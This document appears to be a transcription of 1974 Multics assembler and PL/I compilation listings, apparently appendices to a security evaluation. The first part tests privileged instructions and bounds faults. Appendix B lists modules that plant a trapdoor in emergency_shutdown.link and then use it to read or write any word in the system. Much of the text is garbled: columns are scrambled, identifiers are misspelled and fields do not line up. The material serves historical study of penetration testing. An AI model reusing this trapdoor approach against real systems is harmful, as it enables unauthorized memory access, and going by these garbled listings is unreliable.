 ASSEMBLER CREATED: 02/13/74 1728.8 edt Wed

Address	Hex	Label	Symbol	Comment
000000				
000001	000331	name	subv	
000002	000267	entry	try_op	
000003	000310	entry	legal_bf	
000004	000212	entry	illegal_bf	
000005	000224	entry	xed_fetcher	
000006	000240	entry	xed_storer	
000007	000000	entry	id_inst	
000008	000010	entry	cam	
000009	000020	entry	scu	
000010	000030	entry	idt	
000011	000040	entry	ldbr	
000012	000050	entry	sdbr	
000013	000060	entry	cloc	
000014	000070	entry	dis	
000015	000080	entry	rmcm	
000016	000090	entry	smcm	
000017	000100	entry	smic	
000018	000120	entry	laci	
000019	000130	entry	iam	
000020	000140	entry	sam	
000021	000150	entry	rcu	
000022	000002	equ	time_of_failure,2	
000023	000003	equ	low_order_time,3	
000024	000003	equ	save_area,5	
000025	000005	temp8	bases,registers	
000026		tempd	control	
000027				
000028		save		
000029		cam	0	
000030		tra	master_mode_succeeded-*,ic Should never get here	
000031				
000032		save		
000033		scu	0	
000034		tra	master_mode_succeeded-*,ic Should never get here either	
000035				
000036		save		
000037		idt		
000038		tra	master_mode_succeeded-*,ic	

Place to save registers, etc.


```

69      000110  3# 6 00022 3521 20
70      000111  3# 2 00020 6521 00
        000112  3# 2 00100 3521 00
        000113  3# 2 77722 2521 00
        000114  3# 2 77700 3331 00
        000115  3# 6 00032 2501 00
        000116  3# 00000 4510 00
        000117  3# 000041 7100 04

        000120  3# 6 00022 3521 20
        000121  3# 2 00020 6521 00
        000122  3# 2 00100 3521 00
        000123  3# 2 77722 2521 00
        000124  3# 2 77700 3331 00
        000125  3# 6 00032 2501 00
        000126  3# 00000 4530 00
        000127  3# 000031 7100 04

        000130  3# 6 00022 3521 20
        000131  3# 2 00020 6521 00
        000132  3# 2 00100 3521 00
        000133  3# 2 77722 2521 00
        000134  3# 2 77700 3331 00
        000135  3# 6 00032 2501 00
        000136  3# 00000 2570 00
        000137  3# 000021 7100 04

        000140  3# 6 00022 3521 20
        000141  3# 2 00020 6521 00
        000142  3# 2 00100 3521 00
        000143  3# 2 77722 2521 00
        000144  3# 2 77700 3331 00
        000145  3# 6 00032 2501 00
        000146  3# 00000 5570 00
        000147  3# 000011 7100 04

        000150  3# 6 00022 3521 20
        000151  3# 2 00020 6521 00
        000152  3# 2 00100 3521 00
        000153  3# 2 77722 2521 00
        000154  3# 2 77700 3331 00
        000155  3# 6 00032 2501 00
        000156  3# 00000 6130 00
        000157  3# 000001 7100 04

        000160  3# 6 00050 2541 00
        000161  3# 6 00060 7531 00
        000162  3# 6 00070 3571 00

        000163  3# 0 00002 3521 20
        000164  3# 0 00000 7501 20
    
```

```

69      smic:      save
70
71      smic      0
72      tra      master_mode_succeeded-*,ic
73
74
75      iaci:      save
76
77      iaci      0
78      tra      master_mode_succeeded-*,ic
79
80      iam:      save
81
82      iam      0
83      tra      master_mode_succeeded-*,ic
84
85      sam:      save
86
87      sam      0
88      tra      master_mode_succeeded-*,ic
89
90      rcu:      save
91
92      rcu      0
93      tra      master_mode_succeeded-*,ic
94
95
96      master_mode_succeeded:
97      sib      bases
98      sreg     registers
99      stcd     control
100
101      eabbp   ap12,*
102      .....  .....
    
```

Get pointer to argument 1
Argument 1 is a pointer

```

103      000165  4a  4 00202 6331 20
104      000166  3a  2 00002 7551 00
105      000167  3a  2 00003 7561 00
106
107
108      000170  3a  00000 6220 00
109      000171
110      000171  3a  6 00050 2361 12
111      000172  3a  2 00005 7561 12
112      000173  3a  00001 6220 12
113      000174  3a  00010 1020 03
114      000175  0a  000171 6040 00
115
116      000176  3a  00000 6220 00
117      000177
118      000177  3a  6 00060 2361 12
119      000200  3a  2 00015 7561 12
120      000201  3a  6 00020 1731 20
121      000202  3a  6 00010 0731 00
122      000203  3a  6 00024 6101 00
123      000204  3a  00001 6220 12
124      000205  3a  00010 1020 03
125      000206  0a  000177 6040 00
126
127      000207  3a  6 00070 2371 00
128      000210  3a  2 00025 7551 00
129      000211  3a  2 00026 7561 00
130
131
132      000212  3a  6 00022 3521 20
133      000213  3a  2 00020 6521 00
134      000214  3a  2 00100 3521 00
135      000215  3a  2 77722 2521 00
136      000216  3a  2 77700 3331 00
137      000217  3a  6 00032 2501 00
138
139      C  000220  3a  0 00002 3521 20
140      C  000221  3a  2 00000 3521 20
141
142      000222  0a  000261 7160 00
143      000223  0a  000254 7100 00
144
145      000224
146      000224  3a  6 00022 3521 20
147      000225  3a  2 00020 6521 00
148      000226  3a  2 00100 3521 00
149      000227  3a  2 77722 2521 00
150      000230  3a  2 77700 3331 00
151      000231  3a  6 00032 2501 00
152      C  000232  3a  0 00002 3521 20
153      C  000233  3a  2 00000 3521 20
154
155      000234  0a  000266 7160 00

```

```

<sys_info>|{clock_1,* Read the clock
bp|time_of_failure Store high order bits
bp|low_order_time Store low bits - can't use staq.
Zero x2
bases_2
bp|save_area,2
Increment by 1
< 8 ?
registers_2
bp|save_area+0,2
Increment loop counter by 1
< 8 ?
control
bp|save_area+16
bp|save_area+17
get pointer to first arg
first arg is a ptr
execute the xed instruction

```

```

rccl
sta
stq
eax2
bases_loop:
ldq
stq
eax2
cmpx2
tmi
eax2
regs_loop:
ldq
stq
return
eax2
cmpx2
tmi
ldq
sta
stq
xed_fetcher:
save
eaxbp
eabp
xec
tra
xed_storer:
save
eaxbp
eabp
xec
xed_store

```

000237	aa	6	00024	6101	00	149	
000240	aa	6	00022	3521	20	150	id_inst: save
000241	aa	2	00020	6521	00	151	
000242	aa	2	00100	3521	00		
000243	aa	2	77722	2521	00		
000244	aa	2	77700	3331	00		
000245	aa	6	00032	2501	00	152	ap12,*
000246	aa	0	00002	3521	20	153	bp10,*
000247	aa	2	00000	3521	20	154	
000250	aa	2	00000	2361	20	155	bp10,*
000251	aa	6	00020	1731	20	156	return
000252	aa	6	00010	0731	00		
000253	aa	6	00024	6101	00		
000254	aa	0	00004	3521	20	157	fetch_succeeded:
000255	aa	2	00000	7561	00	158	eabbp
000256	aa	6	00020	1731	20	159	stq
000257	aa	6	00010	0731	00	160	return
000258	aa	6	00024	6101	00	161	
000261	aa	0	00262	7170	00	162	xed_fetch:
000262	aa	2	00000	2361	00	163	xed
000263	aa	0	00000	0110	03	164	even
000264	aa	0	00021	2360	07	165	xed_fetch_pair:
000265	aa	2	00000	7561	00	166	fdq
000266	aa	0	00264	7170	00	167	nop
000267	aa	6	00022	3521	20	168	xed_store_pair:
000270	aa	2	00020	6521	00	169	ldq
000271	aa	2	00100	3521	00	170	stq
000272	aa	2	77722	2521	00	171	
000273	aa	2	77700	3331	00	172	xed_store:
000274	aa	6	00032	2501	00	173	xed
000275	aa	0	00002	3521	20	174	legal_bit: save
000276	aa	2	00000	3521	20	175	
000277	aa	0	00000	6210	00	176	
000278	aa	1	77777	6220	00	177	
000301	aa	0	000306	7170	00	178	
000302	aa	6	00020	1731	20	179	
000303	aa	6	00010	0731	00		
000304	aa	6	00024	6101	00		
000305	aa	0	00000	0110	03	180	eabbp
000306	aa	2	00000	2361	11	181	eabbp
000307	aa	2	00000	2361	11	182	eax1
000308	aa	2	00000	2361	11	183	eax2
000309	aa	2	00000	2361	11	184	xed
000310	aa	2	00000	2361	11	185	return
000311	aa	2	00000	2361	11	186	
000312	aa	2	00000	2361	11	187	bounds_pair:
000313	aa	2	00000	2361	11	188	ldq
000314	aa	2	00000	2361	11	189	idq
000315	aa	2	00000	2361	11	190	

its pointer at bp10 with id modifier

get pointer to second arg
store result in it

get pointer to arg 1
arg 1 is a pointer
put 0 in index register 1
to reference page 64
do the bounds fault

reference first page

```

191
192
193 illegal_bf: save
194

195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219

000310
000311
000312
000313
000314
000315
000316
000317
000320
000321
000322
000323
000324
000325
000326
000327
000330
000331
000332
000333
000334
000335
000336
000337
000340
000341
000342
000343
000344
000345
000346
000347
000350
000351

    6 00022 3521 20
    2 00020 6521 00
    2 00100 3521 00
    2 77722 2521 00
    2 77700 3331 00
    6 00032 2501 00
    0 00002 3521 20
    2 00000 3521 20
    00000 6210 00
    303240 6220 00
    000306 7170 00

    0 00004 3521 20
    2 00000 7561 00
    6 00020 1731 20
    6 00010 0731 00
    6 00024 6101 00

    000000 0000 00
    6 00022 3521 20
    2 00020 6521 00
    2 00100 3521 00
    2 77722 2521 00
    2 77700 3331 00
    6 00032 2501 00
    0 00002 3521 20
    2 00000 2361 00
    000011 7360 00
    000330 0760 00
    0 00004 3521 20
    2 00000 3521 20
    2 00000 7561 00
    2 00000 7161 00

    6 00020 1731 20
    6 00010 0731 00
    6 00024 6101 00

    eabbp
    eabbp
    esxi
    eax2
    xed
    api2,*
    bp10,*
    0
    100000
    bounds_pair

    eabbp
    stq
    return
    api4,*
    bp10

    arg
    save

    eabbp
    idq
    qis
    adq
    eabbp
    eabbp
    stq
    xec
    return

    0
    9
    arg_0
    api4,*
    bp10,*
    bp10

    load the opcode
    shift it left 9 bits
    add in the arg 0 instruction
    pointer to arg 2
    arg 2 is a pointer to segment
    store the instruction in the segment
    now execute the instruction

    end

```

this time reference beyond 64K
shuld fault

get pointer to return point
store the value we got illegally

load the opcode
shift it left 9 bits
add in the arg 0 instruction
pointer to arg 2
arg 2 is a pointer to segment
store the instruction in the segment
now execute the instruction

NO LITERALS

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

000352	5a	000003	000000
000353	2a	000174	000001
000354	aa	003 162	143 165
000355	5a	000006	000000
000356	2a	000166	000001
000357	aa	003 163	141 155
000360	5a	000011	000000
000361	2a	000160	000001
000362	aa	003 154	141 155
000363	5a	000015	000000
000364	2a	000152	000001
000365	aa	004 154	141 143
000366	aa	154 000	000 000
000367	5a	000021	000000
000370	2a	000144	000001
000371	aa	004 163	155 151
000372	aa	143 000	000 000
000373	5a	000025	000000
000374	2a	000136	000001
000375	aa	004 163	155 143
000376	aa	155 000	000 000
000377	5a	000031	000000
000400	2a	000130	000001
000401	aa	004 162	155 143
000402	aa	155 000	000 000
000403	5a	000034	000000
000404	2a	000122	000001
000405	aa	003 144	151 163
000406	5a	000040	000000
000407	2a	000114	000001
000410	aa	004 143	151 157
000411	aa	143 000	000 000
000412	5a	000044	000000
000413	2a	000106	000001
000414	aa	004 163	144 142
000415	aa	162 000	000 000
000416	5a	000050	000000
000417	2a	000100	000001
000420	aa	004 154	144 142
000421	aa	162 000	000 000
000422	5a	000053	000000
000423	2a	000072	000001
000424	aa	003 154	144 164
000425	5a	000056	000000
000426	2a	000064	000001
000427	aa	003 163	143 165
000430	5a	000061	000000
000431	2a	000056	000001
000432	aa	003 143	141 155
000433	5a	000065	000000
000434	2a	000050	000001
000435	aa	007 151	144 137
000436	aa	151 156	163 164
000437	5a	000072	000000
000440	2a	000042	000001
000441	aa	012 170	145 144
000442	aa	137 163	164 157


```

000444 5# 000077 000000
000445 2# 000034 000001
000446 ## 013 170 145 144
000447 ## 137 146 145 164
000450 ## 143 150 145 162
000451 5# 000104 000000
000452 2# 000026 000001
000453 ## 012 151 154 154
000454 ## 145 147 141 154
000455 ## 137 142 146 000
000456 5# 000111 000000
000457 2# 000020 000001
000460 ## 010 154 145 147
000461 ## 141 154 137 142
000462 ## 146 000 000 000
000463 5# 000115 000000
000464 2# 000012 000001
000465 ## 006 164 162 171
000466 ## 137 157 160 000
000467 5# 000123 000000
000470 5# 000000 000002
000471 ## 014 163 171 155
000472 ## 142 157 154 137
000473 ## 164 141 142 154
000474 ## 145 000 000 000
000475 5# 000130 000000
000476 6# 000037 000002
000477 ## 010 162 145 154
000500 ## 137 164 145 170
000501 ## 164 000 000 000
000502 5# 000135 000000

000504 ## 010 162 145 154
000509 ## 137 154 151 156
000506 ## 153 000 000 000
000507 5# 000142 000000

000511 ## 012 162 145 154
000512 ## 137 163 171 155
000513 ## 142 157 154 000
000514 ## 000000 000000

```

xed_fetcher

illegal_bf

legal_bf

try_op

symbol_table

rel_text

rel_link

rel_symbol

clock_

sys_info

EXTERNAL NAMES

```

000515 ## 006 143 154 157
000516 ## 143 153 137 000
000517 ## 010 163 171 163
000520 ## 137 151 156 146
000521 ## 157 000 000 000

```

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

```

000522 ## 000004 000000
000523 5# 000145 000143
000524 ## 000001 000000

```

LINKAGE INFORMATION

000000 aa 000000 000000
000001 0a 000352 000000
000002 aa 000000 000000
000003 aa 000000 000000
000004 aa 000000 000000
000005 aa 000000 000000
000006 22 000010 000204
000007 a2 000000 000204
000010 9a 777770 0000 46
000011 5a 000155 0000 17
000012 3a 777766 3700 04
000013 La 000003 0540 04
000014 0a 000331 6270 00
000015 La 777773 7100 24
000016 aa 000000 000000
000017 aa 000000 000000
000020 3a 777760 3700 04
000021 La 000003 0540 04
000022 0a 000267 6270 00
000023 La 777765 7100 24
000024 aa 000000 000000
000025 aa 000000 000000
000026 3a 777752 3700 04
000027 La 000003 0540 04
000030 0a 000310 6270 00
000031 La 777757 7100 24
000032 aa 000000 000000
000033 aa 000000 000000
000034 3a 777744 3700 04
000035 La 000003 0540 04
000036 0a 000212 6270 00
000037 La 777751 7100 24
000040 aa 000000 000000
000041 aa 000000 000000
000042 3a 777736 3700 04
000043 La 000003 0540 04
000044 0a 000224 6270 00
000045 La 777743 7100 24
000046 aa 000000 000000
000047 aa 000000 000000
000050 3a 777730 3700 04
000051 La 000003 0540 04
000052 0a 000240 6270 00
000053 La 777735 7100 24
000054 aa 000000 000000
000055 aa 000000 000000
000056 3a 777722 3700 04
000057 La 000003 0540 04
000060 0a 000000 6270 00
000061 aa 777727 7100 24
000062 aa 000000 000000
000063 aa 000000 000000
000064 3a 777714 3700 04
000065 La 000003 0540 04
000066 0a 000010 6270 00
000067 La 777721 7100 24
000070 aa 000000 000000

+text1
(entry_sequence)
(entry_sequence)
(entry_sequence)
(entry_sequence)
(entry_sequence)
(entry_sequence)
(entry_sequence)
(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

(entry_sequence)

000072	3a	777706	3700	04
000073	La	000003	0540	04
000074	0a	000020	6270	00
000075	La	777713	7100	24
000076	aa	000000	000000	
000077	aa	000000	000000	
000100	3a	777700	3700	04
000101	La	000003	0540	04
000102	0a	000030	6270	00
000103	La	777705	7100	24
000104	aa	000000	000000	
000105	aa	000000	000000	
000106	3a	777672	3700	04
000107	La	000003	0540	04
000110	0a	000040	6270	00
000111	La	777677	7100	24
000112	aa	000000	000000	
000113	aa	000000	000000	
000114	3a	777664	3700	04
000115	La	000003	0540	04
000116	0a	000050	6270	00
000117	La	777671	7100	24
000120	aa	000000	000000	
000121	aa	000000	000000	
000122	3a	777656	3700	04
000123	La	000003	0540	04
000124	0a	000060	6270	00
000125	La	777663	7100	24
000126	aa	000000	000000	
000127	aa	000000	000000	
000130	3a	777650	3700	04
000131	La	000003	0540	04
000132	0a	000070	6270	00
000133	La	777655	7100	24
000134	aa	000000	000000	
000135	aa	000000	000000	
000136	3a	777642	3700	04
000137	La	000003	0540	04
000140	0a	000100	6270	00
000141	La	777647	7100	24
000142	aa	000000	000000	
000143	aa	000000	000000	
000144	3a	777634	3700	04
000145	La	000003	0540	04
000146	0a	000110	6270	00
000147	La	777641	7100	24
000150	aa	000000	000000	
000151	aa	000000	000000	
000152	3a	777626	3700	04
000153	La	000003	0540	04
000154	0a	000120	6270	00
000155	La	777633	7100	24
000156	aa	000000	000000	
000157	aa	000000	000000	
000160	3a	777620	3700	04
000161	La	000003	0540	04
000162	0a	000130	6270	00
000163	La	777625	7100	24

000165 3a 000000 000000 0
000166 3a 777612 3700 04
000167 La 000003 0540 04
000170 0a 000140 6270 00
000171 La 777617 7100 24
000172 3a 000000 000000 0
000173 3a 000000 000000 0
000174 3a 777604 3700 04
000175 La 000003 0540 04
000176 0a 000150 6270 00
000177 La 777611 7100 24
000200 3a 000000 000000 0
000201 3a 000000 000000 0
000202 9a 777576 0000 46
000203 5a 000154 0000 20

(entry_sequence)

(entry_sequence)

sys_info:lock

SYMBOL INFORMATION

SYMBOL TABLE HEADER

000000	00	000000	001001
000001	00	240000	000033
000002	00	000000	001045
000003	00	240000	000427
000004	00	000000	101452
000005	00	141711	067671
000006	00	000000	101561
000007	00	720122	210541
000010	00	000000	000000
000011	00	000000	000002
000012	00	000000	000000
000013	00	000530	000204
000014	00	000000	001474
000015	00	240000	000440
000016	00	003141	154155
000017	00	037101	114115
000020	00	040126	145162
000021	00	163151	157156
000022	00	040064	056064
000023	00	054040	123145
000024	00	160164	145155
000025	00	142145	162040
000026	00	061071	067063
000027	00	163165	142166
000030	00	040040	040040
000031	00	040040	040040
000032	00	040040	040040
000033	00	040040	040040
000034	00	040040	040040
000035	00	040040	040040
000036	00	040040	040040

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
	+text	subv:	2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13,
330	arg_0	subv:	14, 15, 16, 17, 18, 19, 20, 21.
50	bases	subv:	2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13,
171	bases_loop	subv:	14, 15, 16, 17, 18, 19, 20, 21.
306	bounds_pair	subv:	205, 210.
0	cam	subv:	25, 97, 110.
50	clock	subv:	109, 114.
70	clock_	subv:	184, 188, 199.
60	control	subv:	8, 28.
254	dis	subv:	13, 50.
240	fetch_succeeded	subv:	104.
310	id_inst	subv:	26, 99, 126.
120	illegal_bf	subv:	14, 55.
130	laci	subv:	139, 156.
30	ldbr	subv:	7, 151.
20	ldt	subv:	4, 193.
267	legal_bf	subv:	18, 75.
3	low_order_time	subv:	19, 80.
160	master_mode_succeeded	subv:	11, 40.
150	rcu	subv:	10, 36.
60	registers	subv:	3, 179.
177	regs_loop	subv:	23, 106.
170	racm	subv:	30, 34, 36, 42, 47, 52, 57, 62, 67, 72, 77, 82,
140	sam	subv:	87, 92, 96.
5	save_area	subv:	21, 90.
10	scu	subv:	25, 98, 118.
40	sdbr	subv:	117, 123.
100	smcm	subv:	15, 60.
110	smic	subv:	20, 85.
2	sys_info	subv:	24, 111, 119, 127, 128.
331	time_of_failure	subv:	9, 32.
261	try_op	subv:	12, 45.
212	xed_fetch	subv:	16, 65.
262	xed_fetcher	subv:	17, 70.
266	xed_fetch_pair	subv:	104.
266	xed_store	subv:	22, 105.
224	xed_store	subv:	2, 206.
264	xed_store_pair	subv:	138, 163.
		subv:	5, 132.
		subv:	164, 166.
		subv:	147, 174.
		subv:	6, 142.
		subv:	170, 175.

FATAL ERRORS ENCOUNTERED

APPENDIX B

Unlocked Stack Base Listing

This appendix contains listings of the four modules which make up the code needed to exploit the Unlocked Stack Base Vulnerability described in Section 3.3.3. The first two procedures, di and dia, implement step one of the vulnerability - inserting code into emergency_shutdown.link (referred to in the listings as esd.link.) The last two procedures, fi and fia, implement step two of the vulnerability - actually using the inserted code to read or write any 36 bit quantity in the system. Figure 9 in the main text corresponds to di and dia. Figure 10 corresponds to fi and fia. As in Appendix A, obsolete 645 instructions are flagged by the assembler.

COMPILATION LISTING OF SEGMENT dl
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74, 1838.9 edf Hed
 Options: map

```

1 dl:
2   proc;
3
4 /* Procedure to place trapdoor in emergency_shutdown.link */
5   declare
6   ring0_get_ssegptr entry (char (*), char (*), ptr, fixed bin),
7   sp ptr,
8   code fixed bin,
9   com_err_entry options (variable),
10  i fixed bin,
11  fi entry (ptr, bit (36) aligned),
12  dia entry (ptr, ptr),
13  mwoffset fixed bin int static init (296), /* offset within emergency_shutdown.link at which to patch */
14  mvp ptr;
15  call ring0_get_ssegptr ("", "signaller", sp, code); /* get segment number of signaller */
16  if code ^= 0 then
17    do;
18  error:
19    call com_err_ (code, "dl");
20    return;
21  end;
22  call ring0_get_ssegptr ("", "emergency_shutdown.link", mvp, code); /* get segment number of emergency_shutdown.link
*/
23
24
25  if code ^= 0 then go to error;
26
27  call dia (sp, addrel (mvp, mwoffset)); /* call dia program to finish */
28  do i = mwoffset to mwoffset+11, mwoffset+14 to mwoffset+23; /* zero out all but 2 instruction patch */
29    call fi (addrel (mvp, i), "0"); /* other words were filled from registers */
30  end;
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
  
```


101

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code	000102	automatic	fixed bin(17,0)		dcl 6 set ref 15 16 18 22 23
com_err_	000014	constant	entry		external dcl 6 ref 18
dia	000020	constant	entry		external dcl 6 ref 25
fi	000016	constant	entry		external dcl 6 ref 27
i	000103	automatic	fixed bin(17,0)		dcl 6 set ref 26 27 27
ivoffset	constant	automatic	fixed bin(17,0)		initial dcl 6 ref 25 25 26 26 26 26 26
mvp	000104	automatic	pointer		dcl 6 set ref 22 25 25 27 27
ring0_get_sse9ptr	000012	constant	entry		external dcl 6 ref 15 22
sp	000100	automatic	pointer		dcl 6 set ref 15 25

NAMES DECLARED BY EXPLICIT CONTEXT.

di	000020	constant	entry		external dcl 1 ref 1
error	000061	constant	label		dcl 18 ref 18 23

NAME DECLARED BY CONTEXT OR IMPLICATION.

addr1			builtin function		Internal ref 25 25 27 27
-------	--	--	------------------	--	--------------------------

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Start Length	Object	Text	Link	Symbol	Defs	Static
0	0	0	270	312	220	300
454	454	220	22	127	50	12

External procedure di uses 118 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

call_ext_out_desc	call_ext_out	return	ext_entry		ppd_loop_1_ip_bp
-------------------	--------------	--------	-----------	--	------------------

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

com_err_	dia	fi	fi		ring0_get_sse9ptr
----------	-----	----	----	--	-------------------

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

LINE	LJC	LINE	LOC	LINE	LOC	LINE	LOC
1	000017	15	000025	18	000061	20	000100
25	000134	26	000150	28	000200	29	000217
				22	000101		
				23	000132		

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

000032	5a	000003	000000
000033	2a	000012	000001
000034	3a	003 144	151 141
000035	5a	000011	000000
000036	6a	000000	000002
000037	3a	014 163	171 155
000040	3a	142 157	154 137
000041	3a	164 141	142 154
000042	3a	145 000	000 000
000043	5a	000016	000000
000044	5a	000037	000002
000045	3a	010 162	145 154
000046	3a	137 164	145 170
000047	3a	164 000	000 000
000050	5a	000023	000000
000052	3a	010 162	145 154
000053	3a	137 154	151 156
000054	3a	153 000	000 000
000055	3a	000030	000000
000057	3a	012 162	145 154
000060	3a	137 163	171 155
000061	3a	142 157	154 000
000062	3a	000000	000000

dia

symbol_table

rel_text

rel_link

rel_symbol

NO EXTERNAL NAMES

NO TRAP POINTER WORDS

TYPE PAIR BLOCKS

000063	3a	000001	000000
000064	3a	000000	000000

INTERNAL EXPRESSION WORDS

000065	3a	000031	000000
--------	----	--------	--------

LINKAGE INFORMATION

000000	aa	000000	000000
000001	0a	000032	000000
000002	aa	000000	000000
000003	aa	000000	000000
000004	aa	000000	000000
000005	aa	000000	000000
000006	22	000010	000020
000007	aa	000000	000020
000010	3a	777770	0000 46
000011	5a	000033	0000 17
000012	3a	777766	3700 04
000013	La	000003	0540 04
000014	0a	000000	6270 00
000015	La	777773	7100 24
000016	aa	000000	000000
000017	aa	000000	000000

*text i
(entry_sequence)

SYMBOL INFORMATION

SYMBOL TABLE HEADER

000000	00	000000	001001
000001	00	240000	000033
000002	00	000000	001045
000003	00	240000	000427
000004	00	000000	101452
000005	00	141711	067671
000006	00	000000	101561
000007	00	717414	003357
000010	00	000000	000000
000011	00	000000	000002
000012	00	000000	000000
000013	00	000066	000020
000014	00	000000	001474
000015	00	240000	000440
000016	00	003141	154155
000017	00	037101	114115
000020	00	040126	145162
000021	00	163151	157156
000022	00	040064	056064
000023	00	054040	123145
000024	00	160164	145155
000025	00	142145	162040
000026	00	061071	067063
000027	00	144151	141040
000030	00	040040	040040
000031	00	040040	040040
000032	00	040040	040040
000033	00	040040	040040
000034	00	040040	040040
000035	00	040040	040040
000036	00	040040	040040

MULTICS ASSEMBLY CROSS REFERENCE LISTING

Value	Symbol	Source file	Line number
0	*text	dia:	2.
52	dia	dia:	2, 4.
23	do_it_ptr	dia:	3, 11, 15.
50	return_inst	dia:	6, 18.
30	return_pointer	dia:	3, 7, 8.
	xed_inst	dia:	5, 24.

NO FATAL ERRORS

COMPILATION LISTING OF SEGMENT f1
 Compiled by: Multics PL/I Compiler, Version II of 30 August 1973.
 Compiled on: 04/10/74 1840.9 edt Med
 Options: map

```

1 fix
2   proc (fixp, word);
3
4 /* Entry to store 36 bits */
5
6   declare
7   ring0_get_ssegptr entry (char (*), char (*), ptr, fixed bin),
8   moffset fixed bin int static init (296),
9   ( sp,
10  mvp)
11  ptr,
12  code fixed bin,
13  fixp ptr,
14  word bit (36) aligned,
15  fia entry (ptr, ptr, ptr, bit (36) aligned),
16  com_err_entry options (variable),
17  flagia entry (ptr, ptr, ptr, bit (36) aligned),
18  fix bit (1) aligned;
19  fix = "1"b;
20  go to common;
21
22
23 91:
24   entry (fixp, word);
25
26   fix = "0"b;
27
28 common
29   call ring0_get_ssegptr ("", "signaller", sp, code); /* get segment number of signaller */
30   if code = 0 then
31     do;
32   error:
33     call com_err_ (code, "fi");
34     return;
35   end;
36   call ring0_get_ssegptr ("", "emergency_shutdown.link", mvp, code); /* get segment number of emergency_shutdown
37
38   if code = 0 then go to error;
39   if fix then call fia (sp, addrel (mvp, moffset+12), fixp, word); /* call aim program to finish */
40   else call flagia (sp, addrel (mvp, moffset+12), fixp, word);
41
42   end;
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
*/

```

NAMES DECLARED IN THIS COMPILATION.

IDENTIFIER	OFFSET	LOC	STORAGE CLASS	DATA TYPE	ATTRIBUTES AND REFERENCES
NAMES DECLARED BY DECLARE STATEMENT.					
code		000104	automatic	fixed bin(17,0)	dcl 7 set ref 28 30 32 36 37
com_err_		000016	constant	entry	external dcl 7 ref 32
fla		000014	constant	entry	external dcl 7 ref 38
flagla		000020	constant	entry	external dcl 7 ref 39
fix		000105	automatic	bit(1)	dcl 7 set ref 19 26 38
fixp			parameter	pointer	dcl 7 set ref 1 23 38 39
avoffset			constant	fixed bin(17,0)	initial dcl 7 ref 38 38 39 39
avp		000102	automatic	pointer	dcl 7 set ref 36 38 38 39 39
ring0_get_ssgptr		000012	constant	entry	external dcl 7 ref 28 36
sp		000100	automatic	pointer	dcl 7 set ref 28 38 39
word			parameter	bit(36)	dcl 7 set ref 1 23 38 39

NAMES DECLARED BY EXPLICIT CONTEXT.

common		000040	constant	label	dcl 28 ref 20 28
error		000076	constant	label	dcl 32 ref 32 37
fi		000021	constant	entry	external dcl 1 ref 1
gl		000032	constant	entry	external dcl 23 ref 23

NAME DECLARED BY CONTEXT OR IMPLICATION.

addrrel				builtin function	internal ref 38 38 39 39
---------	--	--	--	------------------	--------------------------

STORAGE REQUIREMENTS FOR THIS PROGRAM.

Object	Text	Link	Symbol	Defs	Static
0	0	304	326	224	314
470	224	22	130	60	12

External procedure fi uses 114 words of automatic storage

THE FOLLOWING EXTERNAL OPERATORS ARE USED BY THIS PROGRAM.

call_ext_out_desc	call_ext_out	return	ext_entry
-------------------	--------------	--------	-----------

THE FOLLOWING EXTERNAL ENTRIES ARE CALLED BY THIS PROGRAM.

com_err_	fla	flagla	ring0_get_ssgptr
----------	-----	--------	------------------

NO EXTERNAL VARIABLES ARE USED BY THIS PROGRAM.

LINE	LJC	LINE	LOC	LINE	LOC	LINE	LOC
1	000020	19	000026	23	000031	26	000037
32	000076	34	000115	37	000152	38	000154
				20	000030	28	000040
				36	000116	39	000201
				30	000074	40	000223


```

000052 33 77777 6200 00
000053 33 0 00000 7101 20

000054
000054
000054 33 6 00052 2363 20
000055 33 6 00054 7563 20
000056
000056 33 6 00020 1731 20
000057 33 6 00010 0731 00
000060 33 6 00024 6101 00

43 eax0
44 tra
45 even
46 inhibit
47 idq_stq_in_arg;
48 idq
49 stq
50 inhibit
51 return
52 end

"transfer to signaler
"trapdoor xed's these
"load thru ptr
"store in output argument
"trapdoor does the bpl2
"and returns here

```

NO LITERALS

NAME DEFINITIONS FOR ENTRY POINTS AND SEGDEFS

000062	5a	000003	000000	
000063	2a	000020	000001	
000064	aa	003 147	151 141	gia
000065	5a	000006	000000	
000066	2a	000012	000001	
000067	aa	003 145	151 141	fia
000070	5a	000014	000000	
000071	6a	000000	000002	
000072	aa	014 163	171 155	symbol_table
000073	aa	142 157	154 137	
000074	aa	164 141	142 154	
000075	aa	145 000	000 000	
000076	5a	000021	000000	
000077	6a	000037	000002	
000100	aa	010 162	145 154	rel_text
000101	aa	137 164	145 170	
000102	aa	164 000	000 000	
000103	5a	000026	000000	
000105	aa	010 162	145 154	rel_link
000106	aa	137 154	151 156	
000107	aa	153 000	000 000	
000110	5a	000033	000000	
000112	aa	012 162	145 154	rel_symbol
000113	aa	137 163	171 155	
000114	aa	142 157	154 000	
000115	aa	000000	000000	

111 NO EXTERNAL NAMES

NO TRAP POINTER WORDS

